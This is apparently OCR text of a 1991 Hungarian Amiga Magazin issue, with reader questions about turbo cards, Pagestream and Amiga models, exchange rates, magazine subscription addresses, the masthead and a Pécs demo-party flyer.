Gépemet (A500) szeretném valamilyen turbókártyával gyorsítani, főleg olyan segédprogramok gyorsítására, ami sima gépen már nagyon lassan fut (Pagestream, Pro Draw, stb.). Ehhez elegendő-e a STARBLACER, vagy van még esetleg más olcsóbb, de hasonló teljesítményű turbókártya, és ettől mennyire lesznek gyorsabbak a komolyabb játékprogramok (Battle of Britain, Battle Hawk, stb.), amiben forgatások vannak?
Az AM válaszolról: ha csak a választ írjátok meg, akkor miért nem külditek el az illetőnek? Miért kell így a másiknak két oldal semmit vennie?
Mi a különbség a Pagestream 1.8, 2.0, 2.1-es verziói között, és igaz-e, hogy a Publishing Master ezeknek a továbbfejlesztett változata?

- Sajnos minden kártyával más-más gyorsulást lehet elérni, és az is nagyon meghatározza, hogy melyik programról van szó. Ajánljuk figyelmedbe az ebben a számban olvasható 14Mhz-es Amiga cikket! Ez talán a megfelelő megoldást nyújthatja kezdetnek! A STARBLACER nem egy bizonyos turbókártya, hanem egy doboz, amibe mindent lehet pakolni, különböző sebességű turbókártyákat, matematikai koprocesszort, winchester vezérlő kártyát. Egy másik lehetőség a TORNADO kártya, ami egy 14 MHz-es 68000-est tartalmaz, tehát a programok többségét mintegy 1.7-szeresére gyorsítja csupán (pl. a játékprogramokat). Tartalmaz azonban 16 Kbyte cache memóriát is, és bővíthető matematikai koprocesszorral is. Ezesetben elsősorban a Ray-tracing, DTP, és struktúrált rajzoló programok fognak kb. 3-5 szörös sebességre gyorsulni. Ez a kártya 399 DM-be kerül, és 99 DM-ért kapsz hozzá matematikai koprocesszort is. Egy lehetöség a Sapphire kártya is, de ez tudomásunk szerint Európában még nem kapható. Azok a kártyák amelyek másik processzort használnak (68020, 68030) akár 10-20 szoros gyorsulást is elérhetsz (lásd: Stormbringer H530 cikk), de elsősorban az új processzorokra optimalizált programok esetén.
- Az AM válaszolból tévedés folytán maradtak ki a kérdések, nem hisszük, hogy ez semmit ne érne az olvasók többségének!
- A 2.0-ás verzió új file formátumot használ, ami felülről kompatibilis az 1.8-al. sebességnövekedés nincs, ezért LÉNYEGI változás sem sok. A 2.1-es is néhány új eszközmeghajtóval bővül csak, amik lehetővé teszik Professional Draw clipek betöltését és editálását, és ami fontos: 24 bites képek feldolgozását, és 4 szín bontását. A Publishing Master nem a Softlogik terméke, és nem egyezik meg a Pagestream 2.1-el.

Molnár Péter

Egy barátom tanácsára fordulok önökhöz. Egy jó állapotban lévő használt RGB monitort szeretnék venni A500-hoz. Ha tudnak kérem segítsenek!

Hát, nem tudunk mást tanácsolni mint a hírdetést az AM-ben és a CHIP-ben, stb. Sajnos nincs tudomásunk egyetlen nagy számítástechnikai használtcikkereskedésről sem, ahová ha bemész biztosan találsz egy használt Amigát, C64-et, Spektumot, meghajtókat, printereket, és monitorokat (nem is rossz ötlet...). Sok kicsi van, amiket ha végigjársz lehet, hogy szerencséd lesz.

am válaszol

Ha valaki tudna egy helyet, kérjük írja meg nekünk!

Farkas László, Martfű

A februári számban olvastam az A5000-ről. Ha jól értelmeztem akkor ez egy bővítés az A500-hoz. Azt szeretném megkérdezni, hogy hol lehet ehhez hozzájutni? Magyarországon kapható-e és mennyiért?
Mennyiért lehet kapni egy 16.7 millió színt alkalmazó grafikuskártyát (hol)?
A Sculpt-4D kétdimenziós képet meg tud-e nyújtani a harmadik dimenzióba?

- Az A5000 különböző kiépítettséggel más-más áron kapható. Sajnos egyelőre csak Angliában. A cég címe:
Solid State Leisure Limited - 80 Finedon Road, IRTHLINGBOROUGH, NORTHANTS NN9 5TZ. Tel.: (44-933) 65-06-77. A legolcsóbb kiépítés 295 angol font, ami a 68020 16Mhz-re vonatkozik 1Mb 32 bites RAM-mal.
- 24 bites kártya elvétve kapható a Mimetics Framebuffer kb.600 dolláros áron. Rövidesen megjelenik a Colorburst (495 dollár), illetve még ennél olcsóbb ál "24 bites" kártyák. Érdemes ezek megjelenését megvárnod.
- A Sculpt 4D erre nem képes önmaga, de létezik olyan program, ami ezt a feladatot megoldja. Az Interfont például egy szabvány Amiga Fontot átalakít 3D SCULPT formátummá. Ennél univerzálisabb a Digiworks 3D, amely bármilyen IFF képet képes átalakítani Sculpt formátumú objektummá.

Keresztfalvi János, Budapest

Az Amiga 2500-as miben külnbözik a kisebb Amigáktól, mit tartalmaz az alap 2500-as gép, és kb. mennyibe kerül? Kompatibilis-e a kisebb Amigákkal?

Tulajdonképpen egy Amiga 2000-es A2630-as, vagy A2620-as turbókártyával, és 2MB bővítéssel. Ez azt jelenti, hogy a gép az MC68030-as, illetve az MC68020-as processzort, MC68882-es matematikai koprocesszort tartalmaz, mindkettő 25 MHz-es órajellel fut. Ezenkívűl még alapállapotban 40 MB hardiskkel, és külső SCSI porttal kapható. Az Amiga 2500/20 és 2500/30 modellek csak néhány helyen kaphatóak, ezért az árukat sem sikerült kiderítenünk. A turbokártyák ára: A2620: 1298 DM (2 MB FAST RAM is), A2630: 1848 DM (2 MB FAST RAM). Ennek kb. 1550 DM az Amiga 2000, (1999 DM monitorral), plusz kb. 900 DM a 47 MB Seagate Hardisk.

Nagy Miklós, Budapest

... Olvastam az Amigás Táborról. 2100 Ft, amiért sátorban alhatsz, és még a gépedet is neked kell cipelned. Nagyszerű! Ennyi erővel én is szervezhetnék "Amigás Tábort"! Nevetséges.

Az Amigás Tábor reméljük egy hagyomány kezdetét fogja jelenteni, ami bárhováfejlődhet, akár egy IGGAZI Amiga Show-vá is! Ehhez arra van szükségünk, hogy sokan eljöjjenek. A mostani körülmények valóban nem a legjobbak, de valahogy el kell kezdeni! Egyébként ide NEM sátorozni jössz, hanem fejlődni, tanulni, és szórakozni. Ez a kreatív emberek találkozóhelye, ahol tervek születnek, kapcsolatok alakulnak, és a gépet komolyan vevők személyesen is megismerkedhetnek! Akit ez nem érdekel, az inkább vegyen a pénzből lemezeket, és kész!

Solti Ernő, Kecskemét

Az újság megbízhatatlan. Sokszor azt hiszem már soha nem fog új szám megjelenni, mikor aztán szerencsére megérkezik a várva várt AM. Azt hiszem ha így folytatjátok, az sok vevőtök elvesztésével fog járni!

Hát erre nem sok mindent tudunk mondani. Sajnos egyelőre mindannyian "mellékállásban" csináljuk az AM-et, azaz mindannyiunk vagy tanul, vagy sajnos dolgozik valahol. Reméljük erre valamennyire tekintettel tudtok lenni! Ha sikerül még kihúzni egy darabig, akkor remélhetőleg a közeli jövőben változtatni a körülményeinken, és hozzákezdeni a profi munkához!

PIAC

Valutaárfolyamok (forrás: Budapest Week)

Bankban:
1 USD = 72.95 Ft
1 Pound = 126.83 Ft
1 DM = 42.96 Ft

Az utcán
1 USD = 80 Ft
1 Pound = 134 Ft
1 DM = 46 Ft

.- Piaci információk az AM-ben! Egy érdekes dolog: a József körúton egy üzletben 40.900 Ft-ért árultak vadonatúj Amigákat. Ebben már az AFA-s ár volt, nem csalás nem ámítás, letettél 40.900 forintot, és vihetted az originál csomagolású A500-adat. Ez az ár messze alatta van annak, mint ha nyugaton vennéd, úgyhogy nem tudjuk, hogy csinálták. Ottjártunkkor még két gépük volt, azóta már biztos elfogyott. Ha újra lesz nekik készleten, értesíteni fogjuk az olvasókat, pontos címmel, telefonszámmal.

Mi más marad hátra: címek! Ezek mindig fontosak, kaocsolatot tarthatsz a BALSOJ Amiga világgal.

Fred Fish
1346 W. 10th place
Tempe, AZ 85281
USA
a legnagyobb PD könyvtár a világon. 1$-ért megkapod a teljes FISH jegyzéket.

Néhány Amigás újság címe:

Amiga World, amerikai színes magazin, amelyben elsősorban termékismertetőket találsz. Erösen a "produktív Amiga" oldalra koncentrálnak, tele az újság videos, zenei, nyomdai, CAD, stb. alkalmazásokhoz segítő cikkekkel, leírásokkal.

Kiadja az IDG Communications
80 Elm street, Peterborough, NH 03458, USA.
Egy évre légi úton Magyarországra: $84.97, normál posta: $49.97

.info, amerikai színes magazin. Az Amiga World-hoz hasonlít, de több játékleírás van benne. A hozzánk hasonló "amatőrként" kezdő csapat, ma gyönyőrű nyomdai minőségű, hatalmas példányszámú ujságot készítenek. A cikkek írói "nagy nevek", mint pl. Shay Addams, a világ legnagyobb kalandjátékszakértője. Az újság szintén nagy energiát fordít a 3D, videós, CAD, stb. témák publikálására.

Előfizetés: .info Subscriptions
705 Hihgway 1 West
IOWA City, IA 52246
USA
Egyévre $50 Magyarországra normál postázással.

JAM (Just Amiga Montly). A mi AM-ünkhöz hasonló angol amigás felhasználói újság, amit Amigával készítenek.

75 Greatfields Drive, Uxbridge, UB8 3QN
Tel.: 00-44-895 74449
Egy évre: £29.95, egy szám: £2.50 Magyarországra.

Amiga Format - 230 oldalas színes angol magazin. Borzasztó sok játékleírást, és sok hasznos információt hordozó hírdetést és termékismertetőt találsz benne. Ez a legnagyobb európai angol nyelvű amigás magazin. Az újsággal együtt jön egy lemez is, ami tele van szuperjól használható új PD programokkal, demókkal, forráskódokkal, stb. A lemez ára benne van az újság árában.

Előfizethető:
Amiga Format Subscriptions
The Old Barn, Somerton, Somerset TA11 7PY
UK
Egy évre: £64.95 Magyarországra (légiposta). Ha előfizetsz, még válszthatsz egyet a felajánlott három programcsomag közül, amit ajándékba küldenek: 1. Resolution 101 (Millennium Software - akciós lövöldözős kalandjáték), 2. Home Accounts (Digita - könyvelési program), 3. Distant Armies (Format Gold -10 külömböző táblás játék).

Folytatjuk...

MI LESZ ?


Vírus rendszerező táblázat

Újra a Video Toaster!

Silkworm IV.

Boot kapcsoló

és még sok más...



AMIGA MAGAZIN

Csak az Amigáról fehéren-feketén

Az AM postacíme:
H1075 Budapest, Tanács krt. 5/C.
(Csak postai küldemények fogadására.)

Főszerkesztő: Bordás Bence

Művészeti igazgató: Kovács Zsolt, újabban könyvtáros is.
Ray-Tracing jockey: Jászberényi Márk

Az 1991/5 szám munkatársai:
Bódy Attila
Bordás Bence
Ürmössy Zoltán
Jászberényi Márk
Kiss Sándor
Kovács Zsolt

Megjelenik havonta, ára 148.- Ft.
Megrendelhető az AM postacímén a lapban található megrendelőlapon vagy levélben.

Előfizetési díj:
negyedévre: 444.- Ft
fél évre: 888.- Ft
egy évre: 1768.- Ft

Megvásárolható az Anubis Kft irodájában, illetve az Örs Vezér téri üzletükben.

Nyomda:
Alfaprint Nyomdaipari Szövetkezét

HU ISSN: 0866-5141


MUFFBUSTERS & DECTION

AMIGA

PARTY

C 64

VASUTAS NAPI COMMODORE PARTY




BELÉPŐ: 50.- Ft



IDŐPONT
JÚLIUS 13-14

HELYE:
PÉCS,
VÁRADY A. U. 7/2
VASUTAS
MŰV. HÁZ



THE PARADISE

MUFFBUSTERS & DECTION

AMIGA

PARTY



IDŐPONT:
JÚLIUS 13-14.

HELYE
PÉCS,
VÁRADY A. U. 7/2
VASUTAS
MŰV. HÁZ

GÉPHELY
BIZTOSÍTVA

RF MODULÁTORT
HOZZATOK!

SZPONZOROK

SLS - BT PÉCS
DÁRIUS KFT PÉCS
COMPUTERV KISSZÖV
SZINT GMK PÉCS
MÁV IGAZGATÓSÁG
PÉCS

PROGRAMOK:
- CSERE-BERE
- HARDWARE
- SOFTWARE,
DISK VÁSÁR




PROGRAM SHOW

DEMO & INTRO
VERSENY

SZOMBAT 20 - TÓL
VASÁRNAP 8 - IG

FŐDIJ EGY
SZÁMÍTÓGÉP!!

AKIKRE SZÁMITUNK
FIRE CREW, 23 CELSIUS,
MAJIC 12 CHROMANCE,
FLATLINERS,
CERBEROS,
SOC. BRIGADE ETC.
GURU TEAM, AMIGA
MAGAZIN AND ALL
OTHERS..



ő a figyelemfelkeltés
eszköze...

AZ AMIGA MAGAZIN POSTAI TERJESZTÉSRE NEM KERÜL.

A korábbi és a legfrisebb számokat Budapesten az Anubis Kft. irodájában, illetve az Örs Vezér téri üzletükben lehet megvásárolni.

Anubis Kft
11-73-877
Budapest
Ferenciek Tere 4-8
1053

1990 December - Elfogyott!
1991 Január - 148 Ft
1991 Február - 148 Ft
1991 Március - 148 Ft

Az újság postán is megrendelhető. Az AM postacímére rózsaszín postautalványon kérjük elküldeni az előfizetési díjat. A csekkszelvény hátulján, a megjegyzés rovatban kérjük részletezni a befizetések célját.
Pl.:
148 Ft - januári szám
148 Ft - februári szám
148 Ft - áprilisi szám
444 Ft - május, junius, augusztusi előfizetés
200 Ft - AM002 PD lemez

Összesen: 1088 Ft

Az AM postacíme (kizárólagosan postai küldemények fogadására):

Amiga Magazin
1075 Budapest
Tanács Krt. 5/C